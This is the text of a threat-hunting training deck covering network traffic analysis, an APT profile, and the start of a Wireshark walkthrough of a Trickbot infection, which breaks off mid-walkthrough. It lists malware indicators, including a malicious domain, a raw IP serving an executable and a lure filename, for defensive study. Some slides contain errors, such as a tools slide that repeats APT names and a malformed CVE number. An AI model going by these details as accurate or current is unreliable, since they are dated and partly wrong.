



THREAT HUNTING VIA NETWORK TRAFFIC ANALYSIS

(EXAMINING LIVE MALWARE TRAFFIC SAMPLES)

Mir Hassan Riaz
Principal Threat Researcher

Trainer Intro

A persistent, detail-oriented cyber security specialist with 6 years of hands-on experience in the service provider industry.

Hassan has had a privilege to develop and lead critical security projects at one of the largest Fortune groups in Pakistan, Lakson Group of Companies, security advisor to Yottabyte Ltd and currently is serving as a **Principal Threat Researcher** at Point0Labs UK.



Time Distribution

Section 1: ----- 10 mins -----

What is threat hunting?

How do we hunt for threats?

What is Network Traffic Analysis?

How do we analyze network traffic?

TCP packet header

What are malwares and ATPs?

Section 2: ----- 30 mins -----

What are the tools available for network traffic analysis?

Practical Demo: Building familiarity with Wireshark & ?

Practical Demo 1 – Trickbot Malware Traffic Analysis

Lessons learned in light of compliance

Practical Demo 2 – Qakbot Malware Traffic Analysis

Lessons learned in light of compliance

Practical Demo 3 – XMRIG Coin Miner Traffic Analysis

Lessons learned in light of compliance

Section 3: -----20 mins-----

Case Studies on biggest security breaches of 21st Century

Solarwinds Sunburst breach case study

Zyxel firewall backdoor case study

COVID-19 domain registration statistics

Dark Market's Promotional offers during COVID-19





Threat hunting is a proactive offense approach that security professionals use with the aid of Intel Threat. It consists of iteratively scanning through networks to detect compromise indicators (IoCs) and threats such as Advanced Persistent Threats (APTs) which bypass your existing security framework.

Who is a threat hunter?

A threat hunter is a security professional who is skilled to recognize, isolate and defuse APTs by using manual or AI-based techniques because such threats can not be detected by network security monitoring tools.


They hunt for insider provocations or outside intruders to uncover risks posed by malicious actor typically employees, or outsiders, including a criminal organization which have been slipping through the cracks by security devices.




Threat Hunting Plan

The cyber threat hunting team should be answerable to these questions before planning for the operation.

1. What is it that you hunt? You have to select exactly which adversaries you're chasing for.
2. Where are you going to find the opponent/adversaries/IOC?
3. How would you consider an opponent/adversaries/IOC?
4. When will you find it?



Cyber Kill Chain



1 SOCIO-POLITICAL AXIS


To further strategic Chinese foreign policy objectives in the South China Sea

CAPABILITIES



- Families of Unique Custom Malware
- Specific Post-Infection, Second-Stage Tools & Utilities
- Use of an Exploit Kit Leveraged by Asian Hackers

2 TECHNICAL AXIS



CVE-2012-015



Spear Phishing



Right-to-Left Character Override




Self-Extracting Executables



ADVERSARY

- People's Liberation Army Chengdu Military Region
- Second Technical Reconnaissance Bureau Military Unit Cover Designator 78020
- Ge Xing aka GreenSky27



INFRASTRUCTURE

- Global Command & Control Infrastructure
- Chinese Dynamic DNS Infrastructure Providers
- Attacker-Registered Domains



VICTIMS

- Governments in Southeast Asia
- International organizations such as the Association of Southeast Asian Nations
- Public and private energy organizations

Network Traffic Analysis

Network traffic analysis (NTA) is a method of monitoring network availability and activity to identify anomalies, including security and operational issues.

Collecting a real-time and historical record of what's happening on your network.

Caveats

Sophisticated attackers frequently go undetected in a victim network for an extended period of time.

Attackers know how to blend their traffic with legitimate traffic and only the skilled network traffic analyst

How do we perform network monitoring?


Span ports

SNMP

Syslog

Flow data

SDEE etc



Benefits of Malware Traffic Analysis

- Deeper insights into malware behavior and rightly trace technical indicators
- Rightly trace the gaps and holes in existing security control layers
- Establish clarity in current standing with respect to detection capability
- Address existing security holes and gaps
- Greater ROI

Malware vs APT?

APT	Malware
The APT is well funded, organized groups that are systematically developed to compromise government and commercial entities.	Malware is any malicious software or program designed to damage or disable computers or networks.
APT is a broad term used to describe a prolonged, more strategic and targeted attack.	Most malware attacks are target-specific, quick damaging attacks.
APTs can stay undetected for a prolonged period.	Anti-malware can detect and eradicate malware.
APTs are targeted attack on sensitive, corporate, banking networks to maintain access to their networks and infiltrate intellectual property data.	Most malware attacks are aimed at a specific user, company, or organization to gain access to their sensitive or personal data in a stealthy manner.


APT Case Studies

- Project Sauron
- Plead APT



Tools for Network Traffic Analysis

- Project Sauron
- Plead APT



Analyzing Trickot – Live Malware Traffic Sample

Trickbot Archeology




Figure 1: Flowchart from a Trickbot infection from malspam in September 2019.

Trickbot Pcap. Analysis

Review the traffic, and you will find the following activity common in recent Trickbot infections:

- An IP address check by the infected Windows host
- HTTPS/SSL/TLS traffic over TCP ports 447 and 449
- HTTP traffic over TCP port 8082
- HTTP requests ending in **.png** that return Windows executable files




Figure 2: Pcap of the Trickbot infection viewed in Wireshark.

Trickbot Pcap. Analysis

Unique to this Trickbot infection is an HTTP request to www.dchristjan[.]com that returned a zip archive and an HTTP request to 144.91.69.195 that returned a Windows executable file.

Follow the HTTP stream for the request to www.dchristjan.com as shown in Figure 3 to review the traffic.





Figure 3: Following the HTTP stream for the request to www.dchristjan[.]com.

Trickbot Pcap. Analysis

In the HTTP stream, you can find indicators that a zip archive was returned as shown in Figure 4.

In Figure 4, you can also see the name of the file contained in the zip archive, ***InvoiceAndStatement.lnk***.



